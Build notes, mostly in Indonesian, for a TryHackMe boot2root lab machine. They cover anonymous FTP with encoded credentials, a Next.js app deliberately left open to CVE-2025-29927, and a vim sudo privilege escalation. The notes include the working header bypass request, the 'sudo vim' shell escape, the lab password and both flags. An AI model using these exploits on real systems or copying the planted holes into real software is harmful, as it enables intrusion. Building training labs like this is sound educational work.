
Machine - Amja Semndiri



Type

Boot2root

1 - Services

FTP

how to

1. install

```
    sudo apt install vsftpd
```

2. config

```
nano /etc/vsftpd.conf
```

3. set config

```
anonymous_enable=YES
```

4. enable

```
systemctl restart vsftpd

systemctl enable vsftpd

systemctl status vsftpd
```

5. set file to ftp path

```
cd /srv/ftp

nano .secret

nano note.txt
```

.bonk file

- set username creds in here

```
plain :

rusdi



binary:

01110010 01110101 01110011 01100100 01101001



hex:

0x300x310x310x310x300x300x310x300x200x300x310x310x310x300x310x300x310x200x300x
310x310x310x300x300x310x310x200x300x310x310x300x300x310x300x300x200x300x310x31
0x300x310x300x300x31



base64:

MHgzMDB4MzEweDMxMHgzMTB4MzAweDMwMHgzMTB4MzAweDIwMHgzMDB4MzEweDMxMHgzMTB4MzAweD
MxMHgzMDB4MzEweDIwMHgzMDB4MzEweDMxMHgzMTB4MzAweDMwMHgzMTB4MzEweDIwMHgzMDB4MzEw
eDMxMHgzMDB4MzAweDMxMHgzMDB4MzAweDIwMHgzMDB4MzEweDMxMHgzMDB4MzEweDMwMHgzMDB4Mz
E=
```

SSH

how to

-> udah auto install dari ubuntu servernya

-> tinggal centang aja kalau dia mau install openssh

HTTP

Vuln - CVE-2025-29927 - NextJS Authorization Bypass

1. buat project nextjs nya

```
npm install next@14.0.0 react@18.0.0 react-dom@18.0.0
```

2. set package.json

```
"scripts": {
  "dev": "next dev",
  "build": "next build",
  "start": "next start"
}
```

3. middleware.js / middleware.tsx

```
import { NextResponse } from "next/server";
export function middleware(request) {
  const isAuth = false;
  if (request.nextUrl.pathname.startsWith("/api")) {
    if (!isAuth) {
      //1. pake ini kalau mau redirect
      //return NextResponse.redirect(new URL("/", request.url));
      //2. pake ini kalau mau status http :
      return NextResponse.json(
        { error: "Forbidden", message: "No you are not." },
        {
          status: 403,
        }
      );
    }
  }
  return NextResponse.next();
}
export const config = {
  matcher: ["/api/:path*"],
};
```

4. buat page nya

- /app/page.jsx -> home page
- /app/api/page.jsx -> page rahasia nya (bakal mental terus ini kalau ga di bypass)

5. enaknya dia tuh di gobuster udah 200 kalau ada path nya
6. ref :

  - https://projectdiscovery.io/blog/nextjs-middleware-authorization-bypass

7. next js lama maupun baru pake tailwind3, ref:

  - https://nextjs.org/docs/app/guides/tailwind-v3-css

8. animasi nya pakai tailwind aja gausah framer2 an
9. /robots.txt buat naruh :

```
User-agent: *
```

```
Disallow: /s3cr3t_d1r3ct0ry
```

10. /s3cr3t_d1r3ct0ry buat naruh vigenere :

```
/rtj/wgervx



dengan key -> rebecca

di dapat dari main page, color nya ga keliatan tapi
```

11. vigenere berisi /api/secret, di /api/secret kalau udah di bypass ada /api/my-secret berisi passwd

Other packages

```
{

  "dependencies": {

    "@tailwindcss/postcss": "^4.1.16",

    "next": "^14.0.0",

    "react": "^18.0.0",

    "react-dom": "^18.0.0"

  },

  "name": "amja-semndiri",

  "version": "1.0.0",

  "description": "",

  "main": "index.js",

  "scripts": {
    "dev": "next dev",
    "start": "next start",
    "build": "next build"
  },
  "keywords": [],
  "author": "",
  "license": "ISC",
  "devDependencies": {
    "autoprefixer": "^10.4.21",
    "postcss": "^8.5.6",
    "tailwindcss": "^3.4.18"
  }
}
```

2 - Specs and Details - VM

spek :

- ram: 1024mb
- cpu: 1core
- memory: 10,93GB

kernel issue :

-> https://askubuntu.com/questions/1188970/e-the-repository-http-old-releases-ubuntu-com-ubuntu-bionic-old-releases-rel

-> old-releases.ubuntu.com ganti ke archive.ubuntu.com, di /etc/apt/source-lists

-> sudo apt update, sudo apt upgrade, apt i nodejs, apt i npm

masih deprecated :

-> node:

-> curl -fsSL https://deb.nodesource.com/setup_18.x | sudo -E bash -

-> masih error

-> nvm:

-> curl -o- https://raw.githubusercontent.com/nvm-sh/nvm/master/install.sh | bash

-> nvm install 16

-> nvm use 16

-> npm -v, node -v

-> tetep issue

pake docker:

-> sudo apt install -y docker.io

-> sudo systemctl enable docker

-> sudo systemctl start docker

-> docker run -it --rm -v "$PWD":/app -w /app node:20 bash

-> atau ini

-> docker run -it --rm -v "$PWD":/app -w /app -p 3000:3000 node:20 bash

docker yg fix :

-> docker run -it --rm -v "$PWD":/app -w /app -p 3000:3000 node:20 bash

-> npm install

-> npx next telemetry disable

-> npm run dev -- -H 0.0.0.0

systemd :

- set

```
sudo nano /etc/systemd/system/nextjs-lab.service
```

- config

```
[Unit]

Description=Next.js Lab CTF

After=network-online.target docker.service

Wants=network-online.target

Requires=docker.service



[Service]

Type=simple

Restart=always

RestartSec=5

ExecStartPre=-/usr/bin/docker stop nextjs-lab

ExecStartPre=-/usr/bin/docker rm nextjs-lab

ExecStart=/usr/bin/docker run \

  --name nextjs-lab \

  -v /opt/amja-semndiri:/app \

  -w /app \

  -p 3000:3000 \

  node:20 bash -c "npm install && npm install next@14.0.0 --save-exact && npx next telemetry disable && npm run dev -- -H 0.0.0.0"

ExecStop=/usr/bin/docker stop nextjs-lab
```

```
[Install]

WantedBy=multi-user.target
```

- start

```
sudo systemctl daemon-reload

sudo systemctl enable nextjs-lab

sudo systemctl start nextjs-lab

sudo systemctl status nextjs-lab
```

- akses ip:3000

issue -> vuln ga aktif di docker linux

- localhost windows

```
user@[HOSTNAME] MINGW64 /c/ini file/Project-web/my-boot2root/my-boot2root/amja-semndiri (main)

$ curl -v -H "x-middleware-subrequest: middleware:middleware..." http://127.0.0.1:3000/api/secret

*   Trying 127.0.0.1:3000...

* Connected to 127.0.0.1 (127.0.0.1) port 3000 (#0)

> GET /api/secret HTTP/1.1

> Host: 127.0.0.1:3000

> User-Agent: curl/7.87.0

> Accept: */*

> x-middleware-subrequest: middleware:middleware...
```

```
>

* Mark bundle as not supporting multiuse

< HTTP/1.1 200 OK

< Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url, Accept-Encoding

< Cache-Control: no-store, must-revalidate

< X-Powered-By: Next.js

< Content-Type: text/html; charset=utf-8

< Date: Fri, 31 Oct 2025 02:48:31 GMT

< Connection: keep-alive

< Keep-Alive: timeout=5

< Transfer-Encoding: chunked

<

<!DOCTYPE html><html><head><meta charSet="utf-8"/><meta name="viewport" content="width=device-width, initial-scale=1"/><link rel="stylesheet" href="/_next/static/css/app/layout.css?v=1761878911177" data-precedence="next_static/css/app/layout.css"/><link rel="preload" as="script" fetchPriority="low" href="/_next/static/chunks/webpack.js?v=1761878911177"/><script src="/_next/static/chunks/main-app.js?v=1761878911177" async=""></script><script src="/_next/static/chunks/app-pages-internals.js" async=""></script><title>Amja Semndiri</title><script src="/_next/static/chunks/polyfills.js" noModule=""></script></head><body><section class="min-h-screen flex flex-col bg-zinc-950 text-zinc-100 font-mono"><header class="sticky top-0 z-10 border-b border-zinc-800 bg-zinc-900/70 backdrop-blur-md"><nav class="max-w-5xl mx-auto flex items-center justify-between px-6 py-4"><div class="text-sm md:text-base font-bold tracking-tight text-blue-400 hover:text-blue-300 transition-colors"><span>
```

- ubuntu server and access from other machine

```
user@[HOSTNAME] MINGW64 /c/ini file/Project-web/my-boot2root/my-boot2root/amja-semndiri (main)

$ curl -v -H "x-middleware-subrequest: middleware:middleware..." http://[IP_ADDR]:3000/api/secret

*   Trying [IP_ADDR]:3000...

* Connected to [IP_ADDR] ([IP_ADDR]) port 3000 (#0)

> GET /api/secret HTTP/1.1

> Host: [IP_ADDR]:3000

> User-Agent: curl/7.87.0

> Accept: */*

> x-middleware-subrequest: middleware:middleware...

>

* Mark bundle as not supporting multiuse

< HTTP/1.1 403 Forbidden

< content-type: application/json

< Vary: Accept-Encoding

< Date: Fri, 31 Oct 2025 02:49:00 GMT

< Connection: keep-alive

< Keep-Alive: timeout=5

< Transfer-Encoding: chunked

<

{"error":"Forbidden","message":"No you are not."}* Connection #0 to host [IP_ADDR] left intact
```

```
user@[HOSTNAME] MINGW64 /c/ini file/Project-web/my-boot2root/my-
boot2root/amja-semndiri (main)

$
```

issue - lanjutan -> di versi nextnya

- ubuntu server / dockernya :

```
root@f2c33a11425f:/app# npx next --version

Next.js v14.2.33
```

- windows :

```
npx next --version

Next.js v14.0.0
```

fixed - probably

```
npm install next@14.0.0 --save-exact

rm -rf node_modules .next

npm ci

npx next telemetry disable

npm run dev -- -H 0.0.0.0
```

export .ova

- ref :

https://happycamper84.medium.com/creating-a-room-on-tryhackme-4b9f3aefb193

play

- import .ova
- open bridge adapter
- tunggu beberapa menit baru dia nyala portt 3000 nya

Issues again - port 3000 doesn't appear

- docker automate run with systemd
- check container -> docker exec -it nextjs-lab bash
- npm run dev -- -H 0.0.0.0
- and solved, but its not automate
- kalau coba .ova di lokal automate bisa soalnya port 3000 nya

try to fix

- Dockerfile on ur project

```
FROM node:20

WORKDIR /app

COPY . .

RUN npm install && npm install next@14.0.0 --save-exact && npx next telemetry disable

CMD ["npm", "run", "dev", "--", "-H", "0.0.0.0"]
```

- docker build

```
cd /opt/amja-semndiri

sudo docker build -t nextjs-lab-img .
```

- change systemd

```
vim /etc/systemd/system/nextjs-lab.service
```

- config

```
[Unit]

Description=Next.js Lab CTF

After=network-online.target docker.service

Requires=docker.service



[Service]

Restart=always

RestartSec=5

ExecStartPre=-/usr/bin/docker stop nextjs-lab

ExecStartPre=-/usr/bin/docker rm nextjs-lab

ExecStart=/usr/bin/docker run --name nextjs-lab -p 3000:3000 nextjs-lab-img

ExecStop=/usr/bin/docker stop nextjs-lab



[Install]

WantedBy=multi-user.target
```

- restart service

```
sudo systemctl daemon-reload
sudo systemctl restart nextjs-lab
```

- check log and make sure

```
docker logs -f nextjs-lab
```

new issue - nextjs lambat banget

- kemungkinan, di systemd nya pakai npm run dev, bukan build and start
- new Dockerfile

```
FROM node:20



WORKDIR /app



COPY package*.json ./



RUN npm install --omit=dev && npm install next@14.0.0 --save-exact && npx next telemetry disable



COPY . .



RUN npm run build



EXPOSE 3000
```

```
CMD ["npm", "start", "--", "-H", "0.0.0.0"]
```

issue again - ga make sure log next nya dia nge dev bukan start

- check dengan cara -> systemctl status nextjs-lab

```
root@jmk:/home/rusdi# systemctl status nextjs-lab

● nextjs-lab.service - Next.js Lab CTF

   Loaded: loaded (/etc/systemd/system/nextjs-lab.service; enabled; vendor preset: enabled)

   Active: active (running) since Sun 2025-11-02 04:27:40 UTC; 3min 1s ago

  Process: 1623 ExecStartPre=/usr/bin/docker rm nextjs-lab (code=exited, status=0/SUCCESS)

  Process: 1601 ExecStartPre=/usr/bin/docker stop nextjs-lab (code=exited, status=0/SUCCESS)

 Main PID: 1628 (docker)

    Tasks: 10 (limit: 1102)

   CGroup: /system.slice/nextjs-lab.service

           └─1628 /usr/bin/docker run --name nextjs-lab -p 3000:3000 nextjs-lab-img



Nov 02 04:27:39 jmk systemd[1]: Starting Next.js Lab CTF...

Nov 02 04:27:39 jmk docker[1601]: nextjs-lab

Nov 02 04:27:40 jmk docker[1623]: nextjs-lab

Nov 02 04:27:40 jmk systemd[1]: Started Next.js Lab CTF.

Nov 02 04:27:42 jmk docker[1628]: > amja-semndiri@1.0.0 dev
Nov 02 04:27:42 jmk docker[1628]: > next dev -H 0.0.0.0

Nov 02 04:27:45 jmk docker[1628]:    ▲ Next.js 14.0.0

Nov 02 04:27:45 jmk docker[1628]:    - Local:        http://localhost:3000

Nov 02 04:27:45 jmk docker[1628]:    - Network:      http://0.0.0.0:3000

Nov 02 04:27:50 jmk docker[1628]:  ✓ Ready in 5.5s
```

- solving

```
systemctl stop nextjs-lab

docker ps

docker rm nextjs-lab

docker image ls

docker image rm nextjs-lab-img

docker build -t nextjs-lab-img .

systemctl start nextjs-lab

systemctl status nextjs-lab
```

solved !

- tinggal ganti aja dockernya jangan npm run dev tapi build and start
- make sure di systemd nya ngerun gitu

3 - PE

sempet ada issue pas sudoers

-> issue gara gara salah ketik di /etc/sudoers

-> nama_user ALL=(ALL) NOPASSWD=/usr/bin/vim

-> harusnya gini

-> nama_user ALL=(ALL) NOPASSWD: /usr/bin/vim

-> visudo aja bisa sih buat persingkatnya

exploit

-> tinggal sudo -l aja ama gtfo nanti binary vim nya di abuse

-> sudo vim -c ':!/bin/sh'

Services

Specs-VM

Creds

Privilege-Escalation

4 - Creds and Goals

SSH / user :

-> username: rusdi

-> password: ubur*ubur*@nt4r1ks4

Flag

- user.txt: THM{9c8657571922a76244a432aa1fdfb268}
- root.txt: THM{9058eab63c2d3f2d490be8cd9c6c21c2}

5 - Results Lab and Repo Link

Results Lab

- https://tryhackme.com/room/amjasemndiri

Repo Link

- https://github.com/zams-putra/my-boot2root